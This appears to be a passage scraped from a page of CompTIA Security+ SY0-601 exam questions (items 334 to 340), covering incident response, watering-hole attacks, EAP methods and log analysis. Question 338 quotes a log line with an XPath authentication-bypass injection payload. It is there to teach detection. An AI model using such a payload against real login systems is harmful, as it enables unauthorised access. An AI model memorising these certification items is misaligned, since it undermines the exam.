
C. Add the accounting application file hash to the allowed list.

D. Update the code signing certificate for the approved application.

Actual exam question from CompTIA's SY0-601

Question #: 334

Topic #: 1

[All SY0-601 Questions]

A security analyst is reviewing the latest vulnerability scan report for a web server following an incident. The vulnerability report showed no concerning findings. The vulnerability that was used to exploit the server is present in historical vulnerability scan reports, and a patch is available for the vulnerability. Which of the following is the MOST likely cause?


A. Security patches failed to install due to a version incompatibility.

B. An adversary altered the vulnerability scan reports.

C. A zero-day vulnerability was used to exploit the web server.

D. The scan reported a false negative for the vulnerability.

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 335

Topic #: 1

[All SY0-601 Questions]


The help desk has received calls from users in multiple locations who are unable to access core network services. The network team has identified and turned off the network switches using remote commands. Which of the following actions should the network team take NEXT?

A. Disconnect all external network connections from the firewall.

B. Send response teams to the network switch locations to perform updates.

C. Turn on all the network switches by using the centralized management software.

D. Initiate the organization's incident response plan.



Actual exam question from CompTIA's SY0-601
Question #: 336
Topic #: 1
[All SY0-601 Questions]


An attacker is trying to gain access by installing malware on a website that is known to be visited by the target victims. Which of the following is the attacker MOST likely attempting?

A. A spear-phishing attack

B. A watering-hole attack

C. Typo squatting

D. A phishing attack



Actual exam question from CompTIA's SY0-601

Question #: 337

Topic #: 1

[All SY0-601 Questions]

An organization is moving away from the use of client-side and server-side certificates for EAP. The company would like for the new EAP solution to have the ability to detect rogue access points. Which of the following would accomplish these requirements?

A. PEAP

B. EAP-FAST

C. EAP-TLS

D. EAP-TTLS

Actual exam question from CompTIA's SY0-601

Question #: 338

Topic #: 1

[All SY0-601 Questions]

A security analyst receives a SIEM alert that someone logged in to the appadmin test account, which is only used for the early detection of attacks. The security analyst then reviews the following application log:

```
...
[03/06/20xx:17:20:18] system 127.0.0.1 FindXPath=//User[Username/text()='foo' or 7=7 or 'o'='o' And Password/text='bar']
[03/06/20xx:17:21:18] appadmin 194.28.114.102 action:login result:success
[03/06/20xx:17:22:18] appadmin 194.28.114.102 action:open.account(12345) result:fail
[03/06/20xx:17:23:18] appadmin 194.28.114.102 action:open.account(23456) result:fail
[03/06/20xx:17:23:18] appadmin 194.28.114.102 action:open.account(23456) result:fail
[03/06/20xx:17:23:18] appadmin 194.28.114.102 action:open.account(45678) result:fail
...
```

Which of the following can the security analyst conclude?

A. A replay attack is being conducted against the application.

B. An injection attack is being conducted against a user authentication system.

C. A service account password may have been changed, resulting in continuous failed logins within the application.

D. A credentialed vulnerability scanner attack is testing several CVEs against the application.

Show Suggested Answer

Actual exam question from CompTIA's SY0-601

Question #: 339

Topic #: 1

[All SY0-601 Questions]

A security team is engaging a third-party vendor to do a penetration test of a new proprietary application prior to its release. Which of the following documents would the third-party vendor MOST likely be required to review and sign?


A. SLA

B. NDA

C. MOU

D. AUP

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 340

Topic #: 1

[All SY0-601 Questions]

